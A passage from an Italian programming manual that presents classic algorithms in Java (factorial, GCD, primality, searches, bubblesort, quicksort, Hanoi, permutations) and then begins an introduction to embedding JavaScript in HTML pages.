            return (x * exp (x, y-1));
          }
    }
```

649.1.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
//
// java RadiceApp <x>
// Estrazione della parte intera della radice quadrata.
//
import java.lang.*; // predefinita
//
class RadiceApp
{
    //
    static int radice (int x)
    {
        int z = 0;
        int t = 0;
        //
        while (true)
          {
            t = z * z;

            if (t > x)
              {
                //
                // È stato superato il valore massimo.
                //
                z--;
                return z;
              }
            z++;
          }
        //
        // Teoricamente, non dovrebbe mai arrivare qui.
        //
    }
    //
```

```
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        //
        x = Integer.valueOf(args[0]).intValue ();
        //
        System.out.println ("radq(" + x + ")=" + radice (x));
    }
}
//
```

649.1.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
//
// java FattorialeApp <x>
// Calcola il fattoriale di un valore intero.
//
import java.lang.*; // predefinita
//
class FattorialeApp
{
    //
    static int fattoriale (int x)
    {
        int i = x - 1;
        //
        while (i > 0)
          {
            x = x * i;
            i--;
          }
        return x;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int x;
        //
        x = Integer.valueOf(args[0]).intValue ();
        //
        System.out.println (x + "! = " + fattoriale (x));
    }
}
//
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
    static int fattoriale (int x)
    {
        if (x > 1)
          {
            return (x * fattoriale (x - 1));
          }
        else
          {
            return 1;
          }
        //
        // Teoricamente non dovrebbe arrivare qui.
        //
    }
```

649.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
//
// java MCDApp <x> <y>
// Determina il massimo comune divisore tra due numeri interi positivi.
//
import java.lang.*; // predefinita
//
class MCDApp
{
    //
    static int mcd (int x, int y)
    {
        int i;
        int z = 0;
        //
        while (x != y)
          {
            if (x > y)
              {
                x = x - y;
              }
            else
              {
                y = y - x;
              }
          }
        return x;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
```

```
    {
        int x;
        int y;
        //
        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();
        //
        System.out.println ("Il massimo comune divisore tra " + x
                            + " e " + y + " è " + mcd (x, y));
    }
}
//
```

649.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
//
// java PrimoApp <x>
// Determina se un numero sia primo o meno.
//
import java.lang.*; // predefinita
//
class PrimoApp
{
    //
    static boolean primo (int x)
    {
        boolean primo = true;
        int i = 2;
        int j;
        //
        while ((i < x) && primo)
          {
            j = x / i;
            j = x - (j * i);
            //
            if (j == 0)
              {
                primo = false;
              }
            else
              {
                i++;
              }
          }
        return primo;
    }
    //
    // Inizio del programma.
    //
```

```
    public static void main (String[] args)
    {
        int x;
        //
        x = Integer.valueOf(args[0]).intValue ();
        //
        if (primo (x))
          {
            System.out.println (x + " è un numero primo");
          }
        else
          {
            System.out.println (x + " non è un numero primo");
          }
    }
}
//
```

649.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

649.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
//
// java RicercaSeqApp
//
import java.lang.*; // predefinita
//
class RicercaSeqApp
{
    //
    static int ricercaseq (int[] lista, int x, int a, int z)
    {
        int i;
        //
        // Scandisce l'array alla ricerca dell'elemento.
        //
        for (i = a; i <= z; i++)
          {
            if (x == lista[i])
              {
                return i;
              }
          }
        //
```

```
        // La corrispondenza non è stata trovata.
        //
        return -1;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int[] lista = new int[args.length-1];
        int x;
        int i;
        //
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //
        x = Integer.valueOf(args[0]).intValue ();
        //
        for (i = 1; i < args.length; i++)
          {
            lista[i-1] = Integer.valueOf(args[i]).intValue ();
          }
        //
        // Esegue la ricerca.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //
        i = ricercaseq (lista, x, 0, lista.length-1);
        //
        // Visualizza il risultato.
        //
        System.out.println (x + " si trova nella posizione "
                            + i + ".");
    }
}
//
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
    static int ricercaseq (int[] lista, int x, int a, int z)
    {
        if (a > z)
          {
            //
            // La corrispondenza non è stata trovata.
            //
            return -1;
          }
        else if (x == lista[a])
          {
            return a;
          }
        else
          {
            return ricercaseq (lista, x, a+1, z);
          }
    }
```

649.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
//
// java RicercaBinApp.java
//
import java.lang.*; // predefinita
//
class RicercaBinApp
{
    //
    static int ricercabin (int[] lista, int x, int a, int z)
    {
        int m;
        //
        // Determina l'elemento centrale.
        //
        m = (a + z) / 2;
        //
        if (m < a)
          {
            //
            // Non restano elementi da controllare: l'elemento cercato
            // non c'è.
            //
            return -1;
          }
        else if (x < lista[m])
          {
            //
            // Si ripete la ricerca nella parte inferiore.
            //
            return ricercabin (lista, x, a, m-1);
```

```
          }
        else if (x > lista[m])
          {
            //
            // Si ripete la ricerca nella parte superiore.
            //
            return ricercabin (lista, x, m+1, z);
          }
        else
          {
            //
            // m rappresenta l'indice dell'elemento cercato.
            //
            return m;
          }
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int[] lista = new int[args.length-1];
        int x;
        int i;
        //
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //
        x = Integer.valueOf(args[0]).intValue ();
        //
        for (i = 1; i < args.length; i++)
          {
            lista[i-1] = Integer.valueOf(args[i]).intValue ();
          }
        //
        // Esegue la ricerca.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //
        i = ricercabin (lista, x, 0, lista.length-1);
        //
        // Visualizza il risultato.
        //
        System.out.println (x + " si trova nella posizione "
                            + i + ".");
    }
}
//
```

649.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

649.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrata prima una soluzione iterativa e successivamente il metodo '**bsort**' in versione ricorsiva.

```
//
// java BSortApp
//
import java.lang.*; // predefinita
//
class BSortApp
{
    //
    static int[] bsort (int[] lista, int a, int z)
    {
        int scambio;
        int j;
        int k;
        //
        // Inizia il ciclo di scansione dell'array.
        //
        for (j = a; j < z; j++)
          {
            //
            // Scansione interna dell'array per collocare nella
            // posizione j l'elemento giusto.
            //
            for (k = j+1; k <= z; k++)
              {
                if (lista[k] < lista[j])
                  {
                    //
                    // Scambia i valori.
                    //
                    scambio = lista[k];
                    lista[k] = lista[j];
                    lista[j] = scambio;
                  }
              }
          }
        //
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento. Qui si restituisce ugualmente un
        // riferimento all'array ordinato.
        //
        return lista;
    }
```

```
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int[] lista = new int[args.length];
        int i;
        //
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //
        for (i = 0; i < args.length; i++)
          {
            lista[i] = Integer.valueOf(args[i]).intValue ();
          }
        //
        // Ordina l'array.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //
        bsort (lista, 0, args.length-1);
        //
        // Visualizza il risultato.
        //
        for (i = 0; i < lista.length; i++)
          {
            System.out.println ("lista[" + i + "] = "
                                + lista[i]);
          }
    }

}
//
```

Segue il metodo '**`bsort`**' in versione ricorsiva:

```
    static int[] bsort (int[] lista, int a, int z)
    {
        int scambio;
        int k;
        //
        if (a < z)
          {
            //
            // Scansione interna dell'array per collocare nella
            // posizione a l'elemento giusto.
            //
            for (k = a+1; k <= z; k++)
              {
                if (lista[k] < lista[a])
                  {
                    //
                    // Scambia i valori.
                    //
                    scambio = lista[k];
                    lista[k] = lista[a];
                    lista[a] = scambio;
                  }
              }
            bsort (lista, a+1, z);
          }
        return lista;
    }
```

649.3.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
//
// java HanoiApp <n-anelli> <piolo-iniziale> <piolo-finale>
//
import java.lang.*; // predefinita
//
class HanoiApp
{
    //
    static void hanoi (int n, int p1, int p2)
    {
        if (n > 0)
          {
            hanoi (n-1, p1, 6-p1-p2);
            System.out.println ("Muovi l'anello " + n
                                + " dal piolo " + p1
                                + " al piolo " + p2 + ".");
            hanoi (n-1, 6-p1-p2, p2);
          }
    }
    //
    // Inizio del programma.
```

```
    //
    public static void main (String[] args)
    {
        int n;
        int p1;
        int p2;
        //
        n = Integer.valueOf(args[0]).intValue ();
        p1 = Integer.valueOf(args[1]).intValue ();
        p2 = Integer.valueOf(args[2]).intValue ();
        //
        hanoi (n, p1, p2);
    }
}
//
```

649.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
//
// java QSortApp
//
import java.lang.*; // predefinita
//
class QSortApp
{
    //
    static int part (int[] lista, int a, int z)
    {
        int scambio;
        //
        // Si assume che a sia inferiore a z.
        //
        int i = a + 1;
        int cf = z;
        //
        // Inizia il ciclo di scansione dell'array.
        //
        while (true)
          {
            while (true)
              {
                //
                // Sposta i a destra.
                //
                if ((lista[i] > lista[a]) || (i >= cf))
                  {
                    break;
                  }
                else
```

```
                {
                  i++;
                }
            }
          while (true)
            {
              //
              // Sposta cf a sinistra.
              //
              if (lista[cf] <= lista[a])
                {
                  break;
                }
              else
                {
                  cf--;
                }
            }
          //
          if (cf <= i)
            {
              //
              // È avvenuto l'incontro tra i e cf.
              //
              break;
            }
          else
            {
              //
              // Vengono scambiati i valori.
              //
              scambio = lista[cf];
              lista[cf] = lista[i];
              lista[i] = scambio;
              //
              i++;
              cf--;
            }
        }
      //
      // A questo punto lista[a..z] è stata ripartita e cf è la
      // collocazione di lista[a].
      //
      scambio = lista[cf];
      lista[cf] = lista[a];
      lista[a] = scambio;
      //
      // A questo punto, lista[cf] è un elemento (un valore) nella
      // giusta posizione.
      //
      return cf;
  }
  //
```

```
    static int[] quicksort (int[] lista, int a, int z)
    {
        int cf;
        //
        if (z > a)
          {
            cf = part (lista, a, z);
            quicksort (lista, a, cf-1);
            quicksort (lista, cf+1, z);
          }
        //
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento. Qui si restituisce ugualmente un
        // riferimento all'array ordinato.
        //
        return lista;
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int[] lista = new int[args.length];
        int i;
        //
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //
        for (i = 0; i < args.length; i++)
          {
            lista[i] = Integer.valueOf(args[i]).intValue ();
          }
        //
        // Ordina l'array.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //
        quicksort (lista, 0, args.length-1);
        //
        // Visualizza il risultato.
        //
        for (i = 0; i < lista.length; i++)
          {
            System.out.println ("lista[" + i + "] = "
                                + lista[i]);
          }
    }
}
//
```

649.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
//
// java PermutaApp
//
import java.lang.*; // predefinita
//
class PermutaApp
{
    //
    static void permuta (int[] lista, int a, int z)
    {
        int scambio;
        int k;
        int i;
        //
        // Se il segmento di array contiene almeno due elementi, si
        // procede.
        //
        if ((z - a) >= 1)
          {
            //
            // Inizia un ciclo di scambi tra l'ultimo elemento e uno
            // degli altri contenuti nel segmento di array.
            //
            for (k = z; k >= a; k--)
              {
                //
                // Scambia i valori.
                //
                scambio = lista[k];
                lista[k] = lista[z];
                lista[z] = scambio;
                //
                // Esegue una chiamata ricorsiva per permutare un
                // segmento più piccolo dell'array.
                //
                permuta (lista, a, z-1);
                //
                // Scambia i valori.
                //
                scambio = lista[k];
                lista[k] = lista[z];
                lista[z] = scambio;
              }
          }
        else
          {
            //
            // Visualizza la situazione attuale dell'array.
            //
            for (i = 0; i < lista.length; i++)
```

```
              {
                System.out.print (" " + lista[i]);
              }
            System.out.println ("");
          }
    }
    //
    // Inizio del programma.
    //
    public static void main (String[] args)
    {
        int[] lista = new int[args.length];
        int i;
        //
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //
        for (i = 0; i < args.length; i++)
          {
            lista[i] = Integer.valueOf(args[i]).intValue ();
          }
        //
        // Esegue le permutazioni.
        //
        permuta (lista, 0, args.length-1);
    }
}
//
```

Parte xcix

JavaScript

Capitolo 650

JavaScript: introduzione

Il linguaggio JavaScript è una derivazione di Java, semplificato in modo da poter essere eseguito direttamente, come uno script comune. Questo linguaggio è però destinato a essere interpretato da un navigatore, inserito normalmente all'interno di documenti HTML, pertanto il suo ambito di utilizzo è molto limitato rispetto a Java.

Oltre alla limitatezza del contesto a cui è destinato questo linguaggio di programmazione, occorre considerare il fatto che, essendo interpretato dal navigatore, può esistere solo una compatibilità di massima, perché tutto dipende dalla capacità del navigatore stesso di eseguire le istruzioni del linguaggio.

Da quanto appena descritto, si intende che il ruolo del linguaggio JavaScript è quello di arricchire di potenzialità i documenti ipertestuali che si possono leggere attraverso un navigatore, ma in generale il suo utilizzo va limitato, per non escludere quella porzione di utenti che si trova a usare software che per qualche ragione non può eseguire script di questo tipo.

È comunque importante conoscere, almeno a grandi linee, questo linguaggio tanto famoso quanto problematico; per la stessa ragione questo capitolo non si addentra oltre un primo strato essenziale della conoscenza di JavaScript.

Per poter leggere questo capitolo è necessario conoscere, almeno in modo elementare, il linguaggio HTML (eventualmente si può consultare la parte lxxviii).

650.1 Inclusione di programmi JavaScript nei file HTML

Prima di poter affrontare la descrizione del linguaggio, è necessario comprendere come si usa in pratica, dal momento che ciò richiede l'inserimento, in qualche modo, all'interno di documenti ipertestuali. Si osservi l'esempio seguente, che mostra il contenuto di un file HTML molto semplice:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>JavaScript 1</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("Ciao a tutti! ");
            document.write ("Questo &egrave; il mio primo ");
            document.write ("programma JavaScript.");
        //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>JavaScript 1</H1>
<P>Bla bla bla bla...</P>
</BODY>
</HTML>
```

Se si legge questo file con un navigatore comune, si dovrebbe ottenere di visualizzare questo risultato:

Ciao a tutti! Questo è il mio primo programma JavaScript.

JavaScript 1

Bla bla bla bla...

Per cominciare si deve osservare che è stato utilizzato l'elemento '**SCRIPT**' all'interno dell'intestazione del file. Attraverso l'attributo '**LANGUAGE**' è stato specificato l'uso del linguaggio JavaScript e con l'attributo '**TYPE**' (che in questo caso è facoltativo) viene specificato il tipo MIME.

Il contenuto dell'elemento '**SCRIPT**' è il programma JavaScript che, come si vede dal risultato, viene eseguito prima di analizzare il corpo della pagina HTML. Per garantire di non ottenere effetti spiacevoli in presenza di un navigatore che non conosce l'uso di questo elemento, convenzionalmente, si delimita il codice inserito attraverso un commento particolare:

```
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            …
            …
            …
        //-->
    </SCRIPT>
```

Si osservi che la chiusura del commento deve essere realizzata necessariamente secondo la forma '**//-->**', per garantire la massima compatibilità con i navigatori.

In alternativa, si può ottenere lo stesso risultato scrivendo il codice JavaScript in un file separato:

```
document.write ("Ciao a tutti! ");
document.write ("Questo &egrave; il mio primo ");
document.write ("programma JavaScript.");
```

Supponendo che questo file si chiami 'javascript-001.js', il file HTML, collocato nella stessa directory, potrebbe essere realizzato semplicemente così:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>JavaScript 1</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript"
        SRC="javascript-001.js"></SCRIPT>
</HEAD>
<BODY>
<H1>JavaScript 1</H1>
<P>Bla bla bla bla...</P>
```

```
</BODY>
</HTML>
```

Il risultato che si ottiene è lo stesso.

Negli esempi che vengono mostrati qui a proposito delle pagine HTML che incorporano o fanno riferimento a programmi JavaScript, si specifica in modo esplicito il tipo di standard HTML usato e si cerca di scrivere in modo corretto, secondo la sintassi prevista. Tuttavia, nessuno degli standard HTML, tanto meno lo standard ISO che viene usato proprio negli esempi, prevede l'inserzione o il riferimento a programmi JavaScript nel modo mostrato. Pertanto, questi file sono errati formalmente, per ciò che riguarda il linguaggio HTML, ma rappresentano l'unico modo per garantire un discreto grado di compatibilità tra i navigatori che devono eseguire gli script contenuti.

Negli esempi mostrati appare un solo elemento '**`SCRIPT`**' nell'intestazione del file HTML. In pratica ci possono essere più elementi '**`SCRIPT`**' nell'intestazione e ne possono apparire anche nel corpo del documento, come nell'esempio seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>JavaScript 2</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("Ciao a tutti! ");
        //-->
    </SCRIPT>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("Questo &egrave; il mio secondo ");
            document.write ("programma JavaScript.");
        //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>JavaScript 2</H1>
<P>Bla bla bla bla...</P>

<SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        document.write ("Come si pu&ograve; vedere, &egrave; ");
        document.write ("possibile inserire del codice JavaScript ");
        document.write ("anche nel corpo del file HTML.");
    //-->
</SCRIPT>
</BODY>
</HTML>
```

Ecco il risultato che si dovrebbe ottenere:

Ciao a tutti! Questo è il mio secondo programma JavaScript.

JavaScript 2

Bla bla bla bla...

Come si può vedere, è possibile inserire del codice JavaScript anche nel corpo del file HTML.

Gli esempi mostrati fino a questo punto fanno uso esclusivo della funzione '**`document.write()`**', ovvero, più precisamente, del metodo '**`write()`**' dell'oggetto '**`document`**'. Ciò che si ottiene utilizzandolo è di inserire la stringa che viene data come argomento nel documento che viene visualizzato. Pertanto, quanto viene inserito nell'intestazione appare all'inizio, mentre ciò che viene inserito nel corpo, appare in corrispondenza dell'inserzione.

Dal momento che il documento in questione è scritto con il linguaggio HTML, queste stringhe devono essere coerenti con il linguaggio HTML stesso, cosa che negli esempi mostrati non è stato, a parte l'uso di alcune macro per le vocali accentate. L'esempio appena presentato, andrebbe modificato, come appare qui di seguito:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>JavaScript 3</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("<P>Ciao a tutti! ");
        //-->
    </SCRIPT>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("Questo &egrave; il mio secondo ");
            document.write ("programma JavaScript.</P>");
        //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>JavaScript 3</H1>
<P>Bla bla bla bla...</P>

<SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        document.write ("<P>Come si pu&ograve; vedere, &egrave; ");
        document.write ("possibile inserire del codice JavaScript ");
        document.write ("anche nel corpo del file HTML.</P>");
    //-->
</SCRIPT>
</BODY>
</HTML>
```

In pratica, viene circoscritto il testo all'interno di un elemento '**P**'. Naturalmente, nello stesso modo si può inserire del codice HTML più complesso, anche se per evitare di fare troppa confusione, sarebbe meglio ridurre al minimo questa possibilità.

Generalmente, quando si scrive un programma JavaScript non si può disporre di un analizzatore ortografico per la ricerca di errori, anche se banali. In tal modo, l'unica cosa su cui si può contare è il programma che lo interpreta, ovvero il navigatore, che normalmente si limita a non eseguire il programma che non sia sintatticamente perfetto. Pertanto, ciò significa che la scrittura di programmi complessi diventa un compito molto difficile e a volte impossibile.




650.2 Verifica sintattica

Al programmatore JavaScript manca un analizzatore sintattico standardizzato universale e il controllo si può eseguire solo attraverso gli strumenti di questo o di quel navigatore. Fortunatamente, Mozilla (Netscape) e molti dei suoi vari derivati, offre la «console JavaScript», dove vengono messi in evidenza quelli che possono essere degli errori del programma.

Viene proposto un esempio HTML contenente un programma JavaScript con diversi errori.

Inizialmente viene visualizzato il file con Mozilla Firefox e viene aperta la console JavaScript selezionando la voce *JavaScript Console* dal menù *Tools*.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>JavaScript 6</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
        <!--
            document.write ("Ciao a tutti! ');
            document.writer ("Questo &egrave; il mio primo ");
            document.write ("programma JavaScript completamente errato!"):
        //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>JavaScript 6</H1>
<P>Bla bla bla bla...</P>
</BODY>
</HTML>
```

Inizialmente viene visualizzato il file con Mozilla Firefox e viene aperta la console JavaScript selezionando la voce *JavaScript Console* dal menù *Tools*:

Come si vede dalla figura, il primo errore a essere segnalato è la stringa terminata in modo errato. Si ipotizza di correggere l'errore e di ricaricare la pagina:

In questo caso, seguendo il collegamento visibile in corrispondenza dell'errore che viene segnalato, si vede apparire una finestra contenente il sorgente con la riga errata evidenziata. L'errore che viene messo in risalto è dovuto alla conclusione dell'istruzione con i due punti, invece che con il punto e virgola; si ipotizza di correggere anche questo errore e di ricaricare la pagina:

L'ultimo errore a essere notato è il nome di una funzione inesistente: '**`writer`**'.

Altri navigatori derivati da Mozilla offrono una console simile, eventualmente da voci diverse del menù.

650.3 Caratteristiche generali del linguaggio di programmazione

Il linguaggio JavaScript è molto vicino a Java, con delle semplificazioni significative. Le istruzioni hanno la forma del linguaggio C, pertanto terminano con un punto e virgola ('`;`'); inoltre i raggruppamenti si ottengono con le parentesi graffe ('`{ }`'). I commenti ricalcano la forma usata per il linguaggio Java:

```
/* commento_generico */
```

```
// commento_fino_alla_fine_della_riga
```

La gestione delle variabili di JavaScript è semplificata, al punto che non esiste la dichiarazione del tipo ed eventualmente la conversione avviene in modo automatico (salva la necessità di eseguire delle conversioni specifiche, quando quelle automatiche non avvengono nel modo desiderato).

